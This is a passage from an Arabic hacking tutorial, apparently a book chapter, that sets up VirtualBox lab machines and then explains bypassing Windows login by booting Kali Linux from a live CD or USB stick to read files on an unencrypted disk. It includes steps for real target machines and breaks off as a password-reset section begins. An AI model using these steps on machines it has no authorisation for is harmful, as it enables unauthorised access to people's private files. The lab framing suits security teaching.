


كما ستحتاج إلى معرفة بسطر أوامر لينكس command line و اشهر التعليمات المستخدمة به ولقد أرفقت الكتيب الرائع **سطر الأوامر - نظرة عن قرب** و ستجدة في مجلد المرفقات و أنصحك بمطالعة هذا الكُتيب قبل تكملة الفصول (42 صفحة)

بناء أول جهاز وهمي


بعد تحميل جميع الأدوات السابق ذكرها و تنصيب برنامج **VirtualBox** سنقوم بتجهيز الأجهزة الوهمية لنبدأ إجراء التجارب عليها وأود أن أوضح أن نظام التشغيل الذي أعمل عليها هو Debian لذلك ستجد الواجهه الرسومية لبعض الأدوات مختلفة قليلا إذا كنت ستستخدم ويندوز.

قم بتشغيل برنامج VirtualBox لتظهر لك الواجهه الرسومية التالية:




في حالة أنك تستخدم أحد إصدارات لينكس كنظام تشغيل أساسي يمكنك تشغيل البرنامج من قائمة Application> System Tools> Oracle VM


الخطوة التالية هي البدء في عمل جهاز وهمي جديد و سيعمل بنظام تشغيل Windows XP و ذلك عن طريق الضغط على زر New في الشريط العلوي للبرنامج




بعد ذلك نحدد نظام التشغيل Windows و الإصدارة XP و نكتب أسم الجهاز الوهمي (اخترت اسم Victim Windows Xp)




الخطوة التالية هي تحديد كمية الذاكرة العشوائية RAM التي سيستهلكها الجهاز الوهمي (يفضل ألا تزيد عن نصف ما تملكه من الذاكرة العشوائية)



تأتى الخطوة التالية و هي عمل هارد ديسك للجهاز الوهمي و الذي لن يكون هارد ديسك حقيقي و إنما مجرد ملف يتم الاحتفاظ بداخلة بنظام التشغيل الذي سنقوم بتنصيبه و يمكنك أن تصنع هارد ديسك وهمي جديد أو تستخدم احد الملفات الموجودة لديك مسبقا (في حالتنا هذه سنختار هارد ديسك جديد)



الاختيار التالي هو أحد أهم مميزات الأجهزة الوهمية و هي طريقة تحديد مساحة الهارد ديسك. هناك طريقتان لتحديد المساحة الأولى هي المساحة الديناميكية dynamic و الثانية هي المساحة الثابتة static.




على سبيل المثال إذا اخترت عمل هارد ديسك بتقنية المساحة الثابتة بحجم 10 جيجا سنجد أن برنامج الـ VitualBox قام بعمل ملف بحجم 10 جيجا و يمثل الهارد ديسك الوهمي و يتميز بالسرعة العالية.


أما إذا اخترت تقنية الـ dynamic فسيقوم البرنامج بسؤالك عن أقصى مساحة ممكنة و لن يتم تحديد مساحة الملف - يعني مثلا نكتب 300 جيجا عندها سنجد الـ virtualbox قام بعمل ملف حجمه 10 ميجا فقط و يزداد حجمه بزيادة البيانات التي يتم إضافتها للجهاز الوهمي و بذلك يكون الهارد ديسك أكثر مرونة و قابلية للتوسيع دون أن يكون هناك حاجة لعمل ملف حقيقي بحجم 300 جيجا

و الأمر الرائع أن جميع برامج المحاكاة تدعم تقنية الـ dynamic hard-disk

مع العلم أن الملف الناتج قد يكون أبطء قليل في سرعة كتابة البيانات بداخلة.
الخطوة التالية هي تحديد حجم الهارد ديسك (أو اقصى حجم يمكن أن يصل إليه) و اختيار مكان حفظ الملف




بعدها سنجد أن البرنامج أنهى تكون الجهاز الوهمي و أصبح على استعداد لتنصيب الويندوز و الخطوة التالية هي الضغط على زر setting في الشريط العلوي (بجانب new) ثم اختار storage ثم اضغط على علامة الأسطوانة المدمجة و ذلك لإضافة ملف الـ ISO الخاص بويندوز



ستظهر رسالة تسألك عن نوع الأسطوانة التي تود إضافتها و يمكنك اختيار إما اسطوانه حقيقة تضعها في الـ DVD R/W المدمج بجهازك أو ملف اسطوانه iso




اختر ما يناسبك ثم حدد المجلد الذي يحتوى على ملف الأسطوانة




لاحظ ظهور اسم الأسطوانة التي أضفتها في الجانب السفلي لصفحة الاعدادت

بهذه الخطوات تكون أنهيت إعداد الجهاز الوهمي و يمكنك تشغيله عن طريق زر start في الشريط العلوي




كما نرى في الصورة التالية -بدء عملية تنصيب نظام ويندوز XP



كرر نفس الخطوات السابقة مع باقي أنظمة التشغيل مثل windows 7 و نظام ubuntu أو أي نظام تشغيل أخر تود أن تجربة و تختبر تقنيات الاختراق المادي ضددة.

ملحوظة: لا يوجد داعى لتنصيب نظام De-ICE على الهارد ديسك في الجهاز الوهمي و ذلك لأنه تم إعداد النظام ليعمل بتنقية linux live cd و التي سنشرحها بالتفصيل في الفصل التالي

الصورة التالية توضح برنامج الـ virtualbox عندي بعد أن انتهيت من تنصيب مجموعة مختلفة من أنظمة التشغيل



معلومات إضافية حول تقنية الـ Virtualization

- جميع التغيرات التي تحدثها في الجهاز الوهمي لا تؤثر على الجهاز الحقيقي و إنما تغير فقط في ملف الهارد ديسك الوهمي لذلك تعد هذه الطريقة أفضل وسيلة آمنة للمحاكاة.

- بعض تقنيات المحاكاة تحتاج إلى دعم من الهارد وير الموجود في جهازك و أغلب المعالجات التي تم إنتاجها من شركة Intel و AMD من بعد عام 2008 سوف تفي بالغرض.

- كلما زاد عدد أنوية المعالج و الذاكرة العشوائية كلما اصبح بامكنك زيادة عدد الأجهزة الوهمية.

- هناك أنظمة تشغيل مبنية على لينكس مخصصة فقط بناء محطات محاكاة مثل نظام تشغيل Xen و يمكنك أن تتعرف علية أكثر عن طريق الرابط التالي http://www.xenproject.org

مراجع إضافية

http://en.wikipedia.org/wiki/Virtualization
http://www.vmware.com/virtualization

الحَرب لا تحُدد مَن هو على حق..

اِنما تحُدد فقط مَن بقي..

القائل مجهول

الفصل الرابع : الاختراق المادي للويندوز

Cracking Windows Protections



يهدف هذا الفصل إلى توضيح الحيل المستخدمة في الاختراق المادي لتخطي حماية ويندوز عن طريق التلاعب بحسابات المستخدمين وكلمات المرور.

الاختراق الأول: تخطي نظام التشغيل بالـ Live CD boot



تعد هذه الطريقة هي أسهل طرق الاختراق المادي لمختلف أنظمة التشغيل و تعتمد على خاصية الإقلاع المباشر من الوسائط أو ما يعرف باسم الأسطوانة الحية Live Cd و هي خاصية موجودة في معظم أنظمة تشغيل لينكس الحديثة و تمكنك من تشغيل النظام من خلال اسطوانه أو فلاش-ديسك دون تنصيبها على الهدف كما تمكنك من الاطلاع على جميع الملفات دون الحاجة لمعرفة كلمة المرور الخاصة بالهدف.


المتطلبات لمحاكاة الاختراق:

- جهاز وهمي يعمل بأي إصدارة من أنظمة ويندوز
- ملف الـ iso لنظام كالي لينكس و يمكنك تحميلة من هنا www.kali.org


في البداية سنقوم بعمل سيناريو لعملية الاختراق و سيكون كالتالي:

- قم بعمل ملف نصي على سطح المكتب و اكتب به بعض الأمور التي تظن أنها سرية (العديد من الناس يكتبون أرقام الحسابات البنكية و كلمات المرور)


- اغلق نظام التشغيل الوهمي و ادخل إلى اعدادت وسائط التخزين في الجهاز الوهمي ثم اختر ملف اسطوانه Kali-linux و بذلك سيقوم الجهاز الوهمي من تشغيل Kali-linux قبل تشغيل نظام ويندوز cd boot




- شغل الجهاز الوهمي و اختر Live (686-pae) boot ليبدأ تحميل نظام لينكس كالي في وضع الأسطوانة الحية



- بعد تشغيل نظم كالي يمكنك الآن تصفح أقسام الهارد ديسك و الوصول إلى البيانات المخزنة في الجهاز عن طريق متصفح الملفات



- الآن سأنتقل إلى المجلد الذي يحتوي سطح المكتب الخاص بويندوز و ابدأ في البحث عن الملفات السرية :)



لاحظ انه يمكن تصفح أي مجلد و أي قسم من أقسام الهارد ديسك شرط أن يكون غير مشفر و سنتحدث بالتفصيل عن هذه النقطة في الفصل الخاص بالإجراءات المضادة لعملية الاختراق المادي لأنظمة التشغيل.


في الحياة الواقعية سنحتاج إلى بعض التعديلات على هذا الهجوم ليعمل على الأجهزة الحقيقة و سيكون كالتالي:

المتطلبات للعمل على الأجهزة الحقيقة:

- ملف الايزو لنظام تشغيل Kali-Linux
- برنامج Win32 Disk Imager يمكنك تحميله من هنا http://sourceforge.net/projects/win32diskimager/files/latest/download
- فلاش ديسك بمساحة 4 جيجا على الأقل

الخطوات:

1. قم بتوصيل الفلاش-ديسك بمنفذ الـ USB بجهاز الكمبيوتر الخاص بك.
2. قم بتشغيل برنامج Win32 Disk Imager.
3. قم باختيار ملف الـ ISO الخلص ب Kali و تحقق من أن الفلاش-ديسك الذي ستتم الكتابة عليه هو الصحيح.



4. بعد الانتهاء من عملية الحرق، قم بإخراج الفلاش-ديسك من الـ USB الخاص بجهازك.
5. قم بضبط الجهاز للإقلاع من الـ usb hard-disk
6. وصل الفلاش-ديسك بالجهاز المراد مهاجمته ثم قم بالإقلاع من Boot نظام Kali-Linux

الاختراق الثاني: تغير كلمة المرور

```
comment :
homedir :

User is member of 2 groups:
00000221 = Users (which has 7 members)
00000220 = Administrators (which has 6 members)


Account bits: 0x0210 =
[ ] Disabled          | [ ] Homedir req.    | [ ] Passwd not req. |
[ ] Temp. duplicate   | [X] Normal account  | [ ] NMS account     |
[ ] Domain trust ac   | [ ] Wks trust act.  | [ ] Srv trust act   |
